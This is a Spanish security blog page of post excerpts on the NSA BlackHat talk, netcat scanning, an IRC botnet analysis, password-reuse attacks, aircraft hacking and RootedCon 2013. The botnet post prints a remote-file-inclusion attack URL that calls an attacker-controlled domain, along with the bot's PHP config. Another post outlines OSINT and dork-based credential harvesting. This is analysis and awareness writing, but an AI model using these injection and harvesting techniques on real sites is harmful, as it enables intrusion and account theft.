Conferencia de la NSA en la BlackHat

Como muchos sabréis la BlackHat ha comenzado y una de las charlas iniciales que mas expectativas ha generado ha sido la de la NSA a cargo del General Alexander.

Con el escandalo de PRISM en pleno apogeo y con mas y mas información publicandose es interesante ver el punto de vista de una de las partes.

Aquí tenéis el vídeo:


Escaneo de puertos y banner grabbing con netcat


Normalmente estamos acostumbrados a disponer de nuestro arsenal de novedosas y potentes herramientas que hacen nuestro trabajo mas facil, pero esto no es siempre así, se puede dar el caso de que una vez hemos accedido a un sistema necesitamos seguir investigando la red pero solo disponemos de las herramientas del sistema. Para esta tarea tenemos a nuestro amigo netcat.

En primer lugar hay que tener en cuenta que netcat tiene funciones tanto de cliente como de servidor, por lo que podremos establecer una conexión entre dos máquinas únicamente con esta herramienta.


Analizando una Botnet y buscando a sus administradores.


Hace unos días un conocido me comentó que alguien había intentado acceder a su web y había tratado inyectar una URL, pero la forma de hacerlo no tenía sentido. Me llamó la atención y le dije que me enviase ejemplos de lo que habían tratado de hacer.

Intento de explotación de un LFI:

www.dominiovictima.com/gratis//appserv/main.php?appserv_root=http://www.dominiocontroladoporelatacante.com/e107_themes/temp/remote/j1.txt

Analizando la URL atacada podemos ver dos partes claramente diferenciadas, la url víctima y la inyección, en esta última vemos otra URL que contiene un archivo .txt:

/appserv/main.php?appserv_root=http://www.dominiocontroladoporelatacante.com/e107_themes/temp/remote/j1.txt

Vamos a ver el contenido de ese sospechoso txt que podeis encontrar aqui:

<?php
var $config = array("server"=>"irc.dominio.net", 
                     "port"=>"6667",   
                     "pass"=>"",  
                     "prefix"=>"BoT",  
                     "maxrand"=>"5",  
                     "chan"=>"#channel",  
                     "chan2"=>"#channel", 
                     "key"=>"senhadocanal",     
                     "modes"=>"+p",            
                     "password"=>"terpmak",          
                     "trigger"=>".",  
                     "hostauth"=>"127.0.0.1" 
                     );
?>
A simple vista lo primero que llama la atención son tres cosas, una cabecera bastante descriptiva de lo que hace el script, unas líneas de configuración y un footer con el nombre de una comunidad.

Hacking indirecto (o como lo quieras llamar)

En este post quiero tratar un tema que normalmente no se controla en las empresas y puede suponer un riesgo grave. Es muy común que la política de contraseñas de una empresa sea como la de BYOD, traete tu contraseña de casa que así te la memorizas y no nos das el coñazo. Pero esto supone un problema y es que según las estadísticas el 75% de las personas utilizan la misma contraseña para todos los servicios.

Supongamos un caso de una empresa con un portal web a través del cual todos los empleados acceden a la intranet y su webmail, un atacante intenta acceder a esta intranet pero no logra ningún acceso directo, dicho atacante antes de plantearse la ingeniería social utiliza la FOCA para extraer nombres de empleados a través de los metadatos de los documentos alojados en el portal web. Una vez con estos nombres extraidos y tras un poco de trabajo de recopilación de información el atacante rastrea un poco el Twitter, Facebook y la información indexada en los buscadores asociada a cada persona pudiendo conocer los hábitos y servicios que ésta utiliza. En este punto el atacante puede buscar una vulnerabilidad en una página usada por uno o varios empleados y hacerse con los credenciales de estos empleados aprovechandose de un incorrecto o nulo cifrado de la página secundaria.

En relación a la anterior otra manera de proceder sería utilizar un dork para rastrear los emails que hay indexados en los buscadores relacionados a un dominio. Por ejemplo podríamos usar intext:"@dominio.com" y nos encontraríamos con una serie de personas que han utilizado su cuenta de correo empresarial para registrarse en diversos servicios en los cuales no está garantizada la seguridad.

Como veis hay varias posibilidades de conseguir unos credenciales básicos para acceder a vuestro objetivo primario sin necesidad de utilizar métodos ruidosos contra él y levantar alarmas antes de tiempo. Los responsables de seguridad de una empresa siempre deben dejar claro que el empleado debe separar sus contraseñas personales de las laborales y nunca registrarse en servicios externos con correos y/o contraseñas  empresariales. Esto no siempre se lleva a cabo y las consecuencias pueden ser muy graves como para no valorarlo.


Comprometen el sistema de navegación de un avión mediante Android


Hugo Teso, piloto comercial e investigador de seguridad en la compañía de seguridad alemana N.Runs ha presentado un método a través del cual logra el control total sobre el sistema de navegación de un avión logrando manipular la ruta de éste.

Teso dijo que fue capaz de interceptar las comunicaciones con el enlace de 1Mbps descartando la información real e inyectando información falsa utilizando hardware de control de navegación y software específico que se puede encontrar públicamente el cual fue usado de puente.
"Esperaba que tuviesen agujeros de seguridad pero no me esperaba que fuesen tan fáciles de  detectar. Pensaba que tendría que luchar duro para entrar pero no fue tan difícil", Dijo Teso
Su aplicación no era mas que una prueba de concepto y comentó que las agencias europeas y americanas ya están trabajando en arreglar el problema. Dada la gravedad del problema esperemos ver una solución en el plazo mas breve posible.

Paper: Aircraft Hacking: Practical Aero Series

Metasploitable en la nube

Metasploitable en la nube


Ya no es la primera vez que hablamos por aquí de hackaserver.com, los chicos que están desarrollando CTF365. Tras un parón donde han actualizado todo su backend han vuelto a poner en funcionamiento su página dejándonos gratuitamente una VM con Metasploitable instalado para que pongamos en práctica nuestras habilidades.

Para poder acceder a la máquina virtual solamente tendremos que registrarnos en Hackaserver y conectarnos a su VPN que nos dará acceso.

Ya no hay excusa para desempolvar nuestro Metasploit y demostrar de lo que somos capaces en un entorno controlado.


Crónica RootedCon 2013: Día 3


Todo lo bueno se acaba y como la RootedCon no es una excepción hoy ha sido el último día de esta edición 2013. Desde aquí felicitar a la organización por hacer posible una conferencia a este nivel a la que por supuesto asistiré el año que viene.

Vamos con la crónica de uno de los días mas fuertes a nivel técnico. Abrían la mañana José Pico y David Perez con su charla sobre geolocalización de dispositivos móviles dentro de un área geográfica concreta donde presentaban un sistema de posicionamiento utilizando una estación base falsa a la que triangulaban la posición del terminal en base al tiempo de respuesta. Este sistema hacía uso de dos antenas una omnidireccional y otra direccional. Una charla mas que interesante por todo el trabajo que tiene detrás y de la que espero poder echar de nuevo un ojo a los slides y el video.

La segunda charla del día trató sobre herramientas de análisis estático interactivo para descubrimiento de vulnerabilidades en la cual Joxean Koret analizó el panorama actual de herramientas de este tipo y presentó su herramienta que en un futuro esperemos pueda suplir las carencias actuales.

Tras el primer descanso de la mañana era el turno de Jaime Sanchez en la que mostró las utilidades prácticas de encolar el trafico TCP/IP desde el kernel hasta el espacio de usuario. Durante la charla realizó varias demos en las cuales mostró como realizar tareas de fingerprinting dejando huellas falsas y evadir IDS's además de evitar firewalls spoofeando la ip de origen en las peticiones realizadas contra el servidor atacado.

Para finalizar la mañana llegó el turno de presentar proyectos en RootedForge aunque por desgracia este año estuvo flojo en ese aspecto y solamente se presentaron tres.

Tras la comida tocó volver a tener miedo de nuestros dispositivos móviles con la charla dada por Raúl Siles dejando en evidencia las carencias de dichos dispositivos en el apartado de WiFi, además durante la charla se presentó iStupid, una herramienta que ayuda en las tareas de borrado de AP guardados en dispositivos iOS. Como colofón final de esta charla  que no dejó títere con cabeza, mostraba como lograr que impersonando un server Radius se enviase el nombre de usuario y la contraseña en plano.

La penúltima charla del día venía a cargo de Albert López en el que analizaba diversas vulnerabilidades en la librería glibc en la gestión del heap. Una interesantísima charla que requería un poco mas de tiempo para exponer, pero que echando un ojo al paper publicado se puede aprender mucho de el gran análisis que Albert ha realizado.

Ahora si que ya se acababa el día y antes de la charla final sobre IPv6 aparecía por allí Chema Alonso con Wardog que por primera vez se daba a conocer y se exponía a una ronda de preguntas. Ahora si y para finalizar la RootedCon 2013 Chema Alonso cerraba la fiesta con una charla sobre los peligros de IPv6 y diferentes ataques - aunque un "maligno" smartphone casi se carga la demo - ademas de presentar la Evil FOCA que presumiblemente será liberada en breves.

Y aquí se acabó para mi esta Rooted, solamente agradecer a todos los que hacen posible este tipo de eventos y a esperar al año que viene para volver a ver a la gente conocida este año y a ser posible intentar tener algo para mostrar.


ShellShock Labs es un blog dedicado a seguridad y hacking en general, un lugar donde buscamos que la gente participe con sus opiniones.

Síguenos


Posts Populares